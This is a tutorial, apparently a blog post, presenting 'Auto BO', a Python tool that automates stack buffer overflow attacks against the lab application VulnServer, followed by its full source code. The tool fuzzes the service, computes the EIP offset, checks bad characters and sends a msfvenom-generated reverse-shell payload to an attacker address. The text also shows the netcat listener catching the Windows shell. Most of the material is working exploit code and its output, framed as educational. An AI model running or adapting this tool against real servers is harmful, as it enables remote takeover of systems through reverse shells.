Introducción
The buffer overflow, also known as buffer overflow, is a security vulnerability in software programming that occurs when more data is introduced into a memory area (buffer) than it can handle. This situation may allow an attacker to overwrite adjacent data in the memory, which potentially leads to the execution of malicious code or alteration of a program’s flow.️
When a program does not verify the amount of data entered into a buffer, it risks an attacker exploiting this weakness to inject malicious code, overwrite important information or even take control of the system. Prevention of buffer overflow involves good programming practices and the use of security techniques such as input validation and boundary checking to prevent this type of vulnerability.️
To exploit this vulnerability, an assistant has been developed in Python that facilitates this task. Currently it works with remote servers and in cases where there are no memory protection such as ASLR. The program was developed for educational purposes and may not be applicable to some situations, requiring its modification. To test the program, we will use the vulnerable application VulnServer.️
Auto BO without knowing the parameters️
Although the application automates the process partially, it is necessary to run the application once in a debugger to obtain some parameters. In this case, the x64dbg debugger will be used. The following executes Auto BO with some mandatory parameters.️
-i: The IP address of the server of the vulnerable application, in this case192.168.1.5-p: The port of the vulnerable application, in this case️9999-c: The command that preceds to the data entry we are going to inject, in this caseTRUN /.:/-n: The number of bytes of NOP instructions to inject before the shellcode, in this case.️8.-o: The server operating system of the vulnerable application, in this case,windows-ai: The IP address with the open port to receive the reverse terminal connection.️-ap: El puerto de escucha abierto para recibir la terminal inversa.
The optional parameters will be analyzed in the next section.️ We execute the application.️
$ python autobo.py -i 192.168.1.5 -p 9999 -c "TRUN /.:/" -n 8 -o windows -ai 192.168.1.2 -ap 1234
Welcome to Auto BO: Open the program on the debugger and press ENTER to start the fuzzing.
When we open the application, it tells us to open the application if we haven’t done so yet in order to start with fuzzing. Having opened the application, we press ENTER and move on to the debugger. After a few seconds, we observe that the application has paused and an exception has been reached, so we restart the vulnerable application. This message will be displayed to us:
The program crashed after sending 2000 bytes. Reboot the program and press ENTER.
The program has closed after sending 2000 bytes, so upon restarting the application and pressing ENTER, another fuzzing will be performed to calculate the offset. We received this message:️
2200 bytes are being sent.
The program crashed again. Enter the address of the EIP at this point (e.g. FAFBFCFD):
Returning to another exception in the application we observe the logs in the debugger, and note the EIP register, in this case 386F4337 and enter it as requested by the program.️
 The offset is calculated, in this case of 2003 bytes.️
Found the offset number 2003.
Reboot the program and press ENTER to check the bad chars.
We return to the debugger to restart the program and proceed with the detection of the badchars.️
Sent characters from 0x01 to 0xFF.
Check the bad chars in the debugger and enter if any (e.g. 01,02) (00 will be added automatically):
At this point all characters from 0x01 to 0xFF have been sent to the application, since 0x00 is already taken as a badchar by default. Now we select the ESP register in the debugger, right-click on it and press Show in dump. We find the characters in the dump in order. If we find any missing or different ones, we enter them separated by commas. In this case none are found.️
 To find the memory address where a
 JMP ESP or CALL ESP instruction resides, we know there is one in the essfunc.dll module.️
Get the address of the [JMP ESP] or [CALL ESP] call (e.g. FAFBFCFD):
In the debugger we go to the Memory Map tab and search for the module essfunc.dll. In this case we find it at memory address 62500000.️
 We need to take note of the address of the
 .text section, which is executable code in this case 62501000. Now we use the findasm command from x64dbg to find the memory addresses with assembly instructions. We specify the memory address.️
findasm "jmp esp",0x62501000
We received 9 results as an answer.️
 With the command
 ref.addr we obtain the memory address.️
ref.addr(0)
We obtain the memory address of a instruction JMP ESP which we note down, 625011AF.️
 We introduce the address in the program and it will start creating the shellcode. It is a requirement to have the tool
 msfvenom installed on the system.️
Shell code generated, now run "nc -nvlp 1234", reboot the program and press ENTER.
Finally we see a message telling us to open the listening port, restart the program and press ENTER to initiate the buffer overflow. We will obtain a reverse terminal.️
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.2] 49946
Microsoft Windows [Version 10.0.22621.525]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\Usuario\Desktop>whoami
desktop\usuario
Auto BO with known parameters️
Having obtained the parameters in the previous section we can run the program again specifying the three optional parameters.️
-x: The offset calculated, in this case 2003️-b: Obtained badchars, in this case nothing, or ""-a: The memory address of the instructionJMP ESPorCALL ESP, in this case625011AF.️
We executed the program and will proceed to the final part of the assistant.️
$ python autobo.py -i 192.168.1.5 -p 9999 -c "TRUN /.:/" -n 8 -o windows -ai 192.168.1.2 -ap 1234 -x 2003 -b "" -a 625011AF
Welcome to Auto BO: Shell code generated, now run "nc -nvlp 1234", reboot the program and press ENTER.
Source code️
import argparse
import re
import socket
import string
import struct
import subprocess


def configure_arguments(parser):
    parser.add_argument('-i', '--app-ip', help='IP address of the host running the application', required=True)
    parser.add_argument('-p', '--app-port', help='Port of the host running the application', required=True)
    parser.add_argument('-c', '--command', help='Beggining of the command to send', required=True)

    parser.add_argument('-n', '--nop-bytes', help='Number of NOP bytes to send', required=True)
    parser.add_argument('-o', '--operating-system', help='OS of the host running the application', required=True, choices=['windows', 'linux'])
    parser.add_argument('-ai', '--attacker-ip', help='IP address of the attacker', required=True)
    parser.add_argument('-ap', '--attacker-port', help='Port of the attacker', required=True)

    parser.add_argument('-x', '--offset', help='Offset number in bytes. Disables automatic fuzzing.')
    parser.add_argument('-b', '--badchars', help='Bad characters in a comma-separated list. Disables badchars check.')
    parser.add_argument('-a', '--esp-address', help='Address of the [JMP ESP] or [CALL ESP] call.')

def parse_arguments(parser):
    args = {}
    args['ip_address'] = parser.app_ip
    args['server_port'] = int(parser.app_port)
    args['command'] = parser.command

    args['number_nop_bytes'] = int(parser.nop_bytes)
    args['platform'] = parser.operating_system
    args['attacker_ip_address'] = parser.attacker_ip
    args['attacker_port'] = int(parser.attacker_port)

    if parser.offset != None:
        args['offset'] = parser.offset
    if parser.badchars != None:
        args['badchars'] = parser.badchars
    if parser.esp_address != None:
        args['esp_address'] = parser.esp_address

    return args

def create_socket(ip_address, server_port):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((ip_address, server_port))
    return s

def close_socket(socket):
    socket.close()

def receive_socket_data(socket, buffer_length):
    try:
        return str(socket.recv(buffer_length))
    except ConnectionResetError:
        return None

def send_socket_data(socket, data):
    try:
        return socket.send(data)
    except ConnectionResetError:
        return 0

def fuzz(ip_address, server_port, command):
    crashed_bytes = 0
    for string_length in range(1, 10001):
        tcp_socket = create_socket(ip_address, server_port)
        bytes_to_send = command.encode() + generate_pattern(string_length)
        # print('Received : ' + receive_socket_data(tcp_socket, 1024))
        send_socket_data(tcp_socket, bytes_to_send)
        if receive_socket_data(tcp_socket, 1024) == None:
            crashed_bytes = string_length
            break
        close_socket(tcp_socket)
        # print('Sent : ' + string_to_send)
    return crashed_bytes

def generate_pattern(pattern_length):
    pattern = ''
    for uppercase in string.ascii_uppercase:
        for lowercase in string.ascii_lowercase:
            for digit in string.digits:
                if len(pattern) >= pattern_length:
                    return pattern.encode()
                pattern += uppercase + lowercase + digit

def send_bytes(ip_address, server_port, command, bytes_to_send):
    tcp_socket = create_socket(ip_address, server_port)
    bytes_to_send = command.encode() + bytes_to_send
    # print('Received : ' + receive_socket_data(tcp_socket, 1024))
    send_socket_data(tcp_socket, bytes_to_send)
    close_socket(tcp_socket)

def calculate_offset(eip_address, pattern):
    int_address = int(eip_address, 16)
    bytes_address = struct.pack('I', int_address)
    string_to_search = bytes_address.decode()
    # print('Searching for ' + string_to_search + '...')
    position = pattern.decode().find(string_to_search)
    return position

def generate_char_array():
    char_to_sum = b'\x00'
    char_array = [char_to_sum]
    for char in range(0, 255):
        char_to_sum = bytes([char_to_sum[0] + b'\x01'[0]])
        char_array.append(char_to_sum)
    return char_array

def generate_char_bytes():
    # Generate chars from 0x01 to 0xFF
    char_string = b'\x01'
    char_to_sum = b'\x00'
    for char in range(0, 254):
        char_to_sum = bytes([char_to_sum[0] + b'\x01'[0]])
        char_string += char_to_sum
    return char_string

def badchars_to_bytestring(bad_chars):
    # Receives a comma-separated list of badchars and convert into a encoded string
    bad_chars = bad_chars.split(',')
    bad_chars_bytes = b''
    for char in bad_chars:
        bad_chars_bytes += bytes.fromhex(char)
    return str(bad_chars_bytes).split('\'')[1].replace('\\', '\\\\')

def generate_nop_bytes(nop_bytes):
    nop_char = b'\x90'
    char_string = b''
    for char in range(0, nop_bytes):
        char_string += nop_char
    return char_string

def address_to_bytes(address):
    int_address = int(address, 16)
    return struct.pack('<I', int_address)

def generate_shellcode(platform, attacker_ip, attacker_port, nops_string):
    call = subprocess.run(["msfvenom", "-p", platform + "/shell_reverse_tcp",
                           "LHOST=" + attacker_ip, "LPORT=" + str(attacker_port),
                           "EXITFUNC=thread", "-f", "hex", "-a", "x86",
                           # "-b" if nops_string != '' else '', nops_string],
                           "-b", nops_string], # TODO: there are always nops
                           stderr=subprocess.DEVNULL, stdout=subprocess.PIPE,
                           text=True)
    shellcode_hex = call.stdout
    return bytes.fromhex(shellcode_hex)

if __name__ == '__main__':
    parser = argparse.ArgumentParser(prog='Auto BO', description='Wizard created to help with buffer overflow job.')
    configure_arguments(parser)
    args = parser.parse_args()
    args = parse_arguments(args)

    print('Welcome to Auto BO: ', end='')

    if 'offset' not in args:
        input('Open the program on the debugger and press ENTER to start the fuzzing.')
        bytes_to_crash = fuzz(args['ip_address'], args['server_port'], args['command'])
        input('The program crashed after sending ' + str(bytes_to_crash) + ' bytes. Reboot the program and press ENTER.')

        bytes_to_crash = int(bytes_to_crash * 1.1) # sum bytes to crash 10% of the value
        print(str(bytes_to_crash) + ' bytes are being sent.')
        pattern = generate_pattern(bytes_to_crash)
        send_bytes(args['ip_address'], args['server_port'], args['command'], pattern)
        eip_address = input('The program crashed again. Enter the address of the EIP at this point (e.g. FAFBFCFD): ')
        offset = calculate_offset(eip_address, pattern)
        print('Found the offset number ' + str(offset) + '.')
    else:
        offset = int(args['offset'])
        pattern = generate_pattern(offset)

    if 'badchars' not in args:
        input('Reboot the program and press ENTER to check the bad chars.')
        char_bytes = generate_char_bytes()
        send_bytes(args['ip_address'], args['server_port'], args['command'], pattern + char_bytes)

        print('Sent characters from 0x01 to 0xFF.')
        bad_chars = input('Check the bad chars in the debugger and enter if any (e.g. 01,02) (00 will be added automatically): ')
        bad_chars_string = badchars_to_bytestring('00,' + bad_chars)
    else:
        bad_chars_string = badchars_to_bytestring('00,' + args['badchars'])

    if 'esp_address' not in args:
        esp_address = input('Get the address of the [JMP ESP] or [CALL ESP] call (e.g. FAFBFCFD): ')
        esp_address = address_to_bytes(esp_address)
    else:
        esp_address = address_to_bytes(args['esp_address'])

    nop_bytes = generate_nop_bytes(args['number_nop_bytes'])

    shellcode = generate_shellcode(args['platform'], args['attacker_ip_address'], args['attacker_port'], bad_chars_string)

    input('Shell code generated, now run "nc -nvlp ' + str(args['attacker_port']) + '", reboot the program and press ENTER.')
    send_bytes(args['ip_address'], args['server_port'], args['command'], pattern[:offset] + esp_address + nop_bytes + shellcode)